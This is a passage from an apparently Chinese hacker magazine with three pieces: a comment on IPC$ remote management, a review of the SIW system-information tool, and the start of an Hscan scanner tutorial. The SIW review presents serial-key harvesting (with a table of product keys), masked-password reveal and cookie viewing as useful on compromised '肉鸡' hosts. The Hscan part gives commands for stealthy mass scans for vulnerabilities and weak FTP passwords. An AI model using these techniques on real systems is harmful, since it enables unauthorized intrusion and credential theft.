作者所说的这些远程管理其实都是基于IPC$的远程控制，不仅服务可以（对应的的文件为service.msc），很多mmc控制台程序都可以直接管理另一台计算机，而远程管理的前提则是可以建立管理员权限的IPC$管道。因此文中所说的局域网中的计算机操作系统应该是win2000吧！其实使用sc的远程服务管理，首先建立IPC$管道然后使用直接IP就可以了，作者的方法是通过修改本地的用户名及密码来迎合Windows的NTLM验证，大家可以发现作者的方法和绕过Telnet服务的NTLM验证的方法同出一辙吧！NTLM验证在WindowsNT系列系统中应用的很广泛呢！总之希望大家能从本文中学习到一些东西。

绿色系统多面手

图 Dboy



从本文中你可以学到：

System Information for Windows的详细功能展示

经常对系统进行操作整理的朋友，可能会用到一些系统软件，例如Windows优化大师，超级兔子等，虽然它们功能强大，但是需要安装，而且需要注册破解，相信很多朋友对需要安装并破解的操作都感到比较麻烦。现在好了，我这里即将介绍一款绿色的系统百宝箱，它除了不能进行类似Windows优化大师的系统优化工作外，其它方面几乎面面俱到，甚至超越了国内这些流行的系统工具，而且它是一款绝对不会安装任何后台插件的绿色软件，个头也就1.5M左右，拿来就用，像一个随身的百宝箱一样。当然对于小黑们在3389肉鸡上收集系统信息也是完全能够胜任的。

要介绍的这款工具出自外国，名为SIW，它是System Information for Windows的缩写，明确而简单的名字。它的主要功能是：能够显示电脑中各种详细资料，它将系统信息分为多种不同的项目：软件，硬件，网络。使用者可以根据自己想要了解的项目类型类获得很详细的内容。它的项目采用树型结构设置，里面详细罗列了关于BIOS信息、CMOS、桌面、环境、区域、多媒体、网络、端口、密码、程序、系统等信息，只需要轻轻一点，所有信息都能够一览无遗。



图1 SIW主界面

下面我们去使用下这个工具，看看到底如何。打开工具后，它会进行几秒钟的系统信息收集。展开后我们可以看到界面分为三部分：上为工具栏，左为项目栏，右为信息栏，简单明了。项目栏又分为：软件，硬件，网络3大部分，如图1。

其中包含了几乎是系统所有信息的小项目，下面我们来对其分别进行操作，看看其查询速度，准确度等精度如何。

一、软件项目

软件项目主要包含了以下小项目，为了照顾英文不太好的朋友，我这里一一列举出来：操作系统、更新情况、系统目录、安装程序、应用程序（包含系统文件）、版权许可号、环境变量、区域设置、文件关联、当前系统运行进程、载入DLL文件、驱动、系统服务、系统管道、自动运行、定时任务、数据库项目（包含DAO，OLEDB，MDAC等多种项目）、显卡/声卡信息、参与DLL文件、ActiveX控件、开放文件、组和用户、受保护文件、密码文件，如图2。

可以看到，关于系统方面的信息，它几乎都考虑到，其中很多项目，例如载入DLL文件，参与DLL文件等小项目，Windows优化大师等软件都没有涉及到。

我们来看看其中几个小项目的精确程度，例如AutoRUN项目，可以看到它并不像传统的查看自动运行文件的软件那样只是将开机启动的项目列举出来，它是将所有涉及到的应用程序，DLL文件等都详




图2 软件项下的子项目

细列举，并给出相应的路径和注册表值，非常专业。再看下版权许可号项目，可以看到它将使用序列号注册的所有软件都详细列举出来，如图3。

Resource Type	Resource Name	User Name
Windows Key	JCGMJ-TC669-KCBG7-HB8X2-FXG7M	
Internet Explorer	JCGMJ-TC669-KCBG7-HB8X2-FXG7M	
VMware Workstation	XLWPN-W476D-68NDF-5PTX3	sss
Microsoft Office Visio Professional 2003	WFDWY-XQXJF-RHRYG-BG7RQ-BBDHM	
Microsoft Windows CurrentVersion	69819-640-9722366-45078	
Winamp 5	~fUFOa/GPIKj/aONKJ/OTYgX	周明波

图3 列出所有注册过的软件

并将序列号显示，嘿嘿！这个功能不错，以后可以在肉鸡找一些自己想要的注册码信息了。

注意： *当查看一些涉及到系统底层信息的小项目时，例如载入DLL文件等，需要等待大概1分钟左右，笔者之前是在主频为1.4G的CPU，512M内存的笔记本上测试，发现查询非常的慢，很快软件就处于假死状态，在至强CPU 3.2，2G内存的服务器上测试，发现其速度仍然不太乐观，这也算是软件的小小瑕疵吧！*

二、硬件项目

硬件项目囊括了大部分关于硬件的信息项目：系统信息，主板信息，传感器，BIOS信息，CPU信息，驱动信息，PCI口信息，系统插槽信息，网卡信息，内存，视频（显示器，显示模式，DirectX）信息，存储设备（例DVD），逻辑盘信息，硬件端口，电池信息，打印机信息，如图4。




图4 硬件下包含的子项目

这个部分对硬件信息进行了汇总，其中新颖的项目比较多，例如传感器，硬件端口，电池信息等。是一些常见系统工具所不具备的。有了这个功能，我们可以清楚的了解到关于电脑的大部分硬件信息。

三、网络项目

这部分功能相对其他两项比较少，分为：网络信息、扩展信息、邻居扫描、开放端口、开放共享、RAS连接和网上邻居。网络信息给出的信息比较全，主要包括：计算机名，各个网卡的网络配置等。而扩展信息这一栏主要是针对HTTP，SMTP，POP3，FTP，TELNET，SSH，RDP，VNC等常见的网络服务进行信息的查询，这点算是比较出彩的功能。

开放端口功能，类似TCPVIEW这种工具的功能，能详细显示开放的TCP/UDP端口，并标记出端口对应的进程路径。经测试，这项功能较ICESWORD弱，因为它无法显示象黑客守卫者等ROOTKIT级的后门连接。当然网络项目的功能不仅仅这些，在工具栏中还有部分网络功能，这也算是对这部分功能比较欠缺做一个补充吧。

单击菜单栏的“network”菜单，可以看到除了之前介绍的网络功能外，还多出了以下功能：**network Statistics、Host Scan、Ping、Trace、Request、Network Traffic和Remoter Computer**。

1、网络信息统计（Network Statistics）：对TCP包，UDP包，IP数据报进行流量大小统计，从中可以分析网络收发是否正常，如图5。

Property	Value
time-out algorithm	Van Jacobson's Algorithm (4)
minimum time-out	300
maximum time-out	120000
maximum connections	-1
active opens	2500
passive opens	5
failed attempts	402
established connections reset	805
established connections	41
segments received	97254
segment sent	76854
segments retransmitted	366
incoming errors	0
outgoing resets	1608
cumulative connections	49

图5 查看网络统计信息

2、主机扫描（Host Scan）：针对常见的端口来进行扫描，发现存在开放此端口的主机并标记相应的扫描结果。主要分为：FTP，HTTP，RDP，SMTP等端口的扫描。细心的朋友可能会发现，每一项扫描设置里的端口可以修改，可能会说：作者为什么会这么麻烦将如此多的扫描项目分别列举出来呢，只需要一项，当要扫描时，自己改端口不就行了吗？显然不行，因为这个功能不是单纯的扫描端口开放情况，而是同时在扫描得到端口开放的情况下，标记出此端口的相关信息，例如扫描web的80口，可以看到IIS的版本等信息，如图6。




图6 扫描结果显示IIS版本

3、Ping和Trace：这2个功能同Windows和Linux下的相关工具类似，不用多费笔墨介绍。

4、网络请求（Request）：这个功能对于常见的几个服务：FTP、HTTP、SMTP、WHOIS的状态进行查询，例如FTP状态的查询，首先打开查询面版，在Advanced（高级）中设置下即将要连接的FTP的账号，密码，端口等信息，然后在URL栏中填写FTP地址，下面的信息栏就会显示请求的状态信息，从而观察目标服务的情况。同样HTTP，SMTP，WHOIS的信息请求功能也是类似。

5、网络流量（Network Traffic）：此功能采用动态流量图显示当前进出的流量速度，生动直观，如图7。




图7 网络流量图

6、远程主机（Remoter Computer）：此功能类似DAMEWARE的远程管理功能，基于IPC$管道连接进行操作，功能有：远程电脑信息，远程用户，远程打开文件，远程命令，远程终止进程。

点击**Remote Computer——Remoter Computer Info**，打开面版，输入目标主机的IP，用户名和密码，如果一切正常，并且目标主机开放IPC$共享，那么就会成功建立连接并显示远程主机的系统信息，如图8。




图8 显示远程计算机的系统信息

介绍完这个工具的三大功能项目，大家对它的功能有了深入的了解，一定感觉这款工具不愧为我之前说过的“绿色的系统百宝箱”。在大家意犹未尽时，我继续向大家展示下这个工具的一些小功能。

四、小功能




图9 星号密码破解功能

单击工具栏中的“tools”，可以看到这个工具的其他一些功能，有：Eureka（星号密码查看器），MAC地址更改，CPU以及内存测试，Win9x登录密码破解，快捷打开系统工具的功能，重新启动／关闭计算机（可远程），OpenGL测试，浏览器Cookies查看，浏览器历史记录查看，浏览器缓存文件查看等。

其中比较有特色的就算Eureka功能，我测试了下，针对大部分窗体中的星号密码都可以显示，如图9。其它的功能，相信我不用多介绍，大家也清楚如何使用，我这里就不继续浪费篇幅了，呵呵，把篇幅留给文章精彩的兄弟。

[文章中涉及到的工具SIW光盘中有收录]

编辑点评：

这个工具的的功能还是比较强大的，其中不乏一些特色功能，比如那个显示一些需要注册的软件的注册码的功能，不错！现在类似这样的表面上说的是系统工具的软件或程序其实都可以有“hacking”的用途，刀可以用来削铅笔当然也可以杀猪了，关键看是谁用了。这个工具的大部分功能和网络安全联系还是比较紧密的，推荐给大家使用，只不过运行起来不很稳定，爱挂，总给人“卡”的感觉……

入侵利器Hscan



图 simeon

从本文中你可以学到：

1、命令行HScan的用法　2、GUI界面的HScan的用法

我曾经用过Hscan早期版本，后面由于出了很多好用的扫描工具软件，例如流光、X-Scan等，就放弃使用Hscan了。再次使用Hscan是最近从一台肉鸡上面获取的（嘿嘿，大家在控制肉鸡时，如果能够仔细一点，也会搞到很好的工具哦！），使用后感觉非常不错，因此才有了本文。Hscan有两个版本，一个是命令行版本的，如图1，一个GUI版本的，如图2。




图1 Hscan的命令行版本




图2 Hscan的GUI版本

一、命令行版本的HScan用法

命令行版本的HScan可以在后台进行扫描，无界面，不容易被发现，安全性较高，扫描完成以后自动在report目录中生成扫描报告。其常用用法有下面几种：

1、hscan -h 202.12.1.1 202.12.255.255 -all：扫描主机202.12.1.1-202.12.255.255段所有hscan提供的漏洞以及弱口令。

2、hscan -h www.target.com -all -ping：扫描www.target.com主机之前进行ping，并选择hscan所有模块进行扫描。

3、hscan -h 192.168.0.1 192.168.0.254 -port -ftp -max 200,100：探测网段192.168.0.1-192.168.0.254的默认端口以及ftp弱口令，最大线程为200，主机数量为100台主机。

关于命令行版本下的扫描，在cmd下直接运行hscan.exe时会显示其使用命令的参数详细说明。

二、GUI模式的HScan用法

GUI模式即编程上所说的图形界面，GUI扫描方式主要需要设置两个地方，一个是设置扫描参数，如图3，另外一个就是选择扫描模块，如图4。




图3 设置扫描参数




图4 选择扫描模块

一般只需要在扫描参数中设置StartIP（开始IP地址）和EndIP（结束IP地址）即可，也可以手工指定扫描主机IP地址列表文件hosts.txt。

说明：

1、hosts.txt中IP地址可以是一个IP地址段，也可以是多个IP地址段，还可以是多个独立的IP地址。各个IP地址（段）通过回车符来进行分割；

2、选择扫描模块时，可以有针对性的选择，如果选择所有的模块，则扫描时间会比较长，一般选择部分模块。

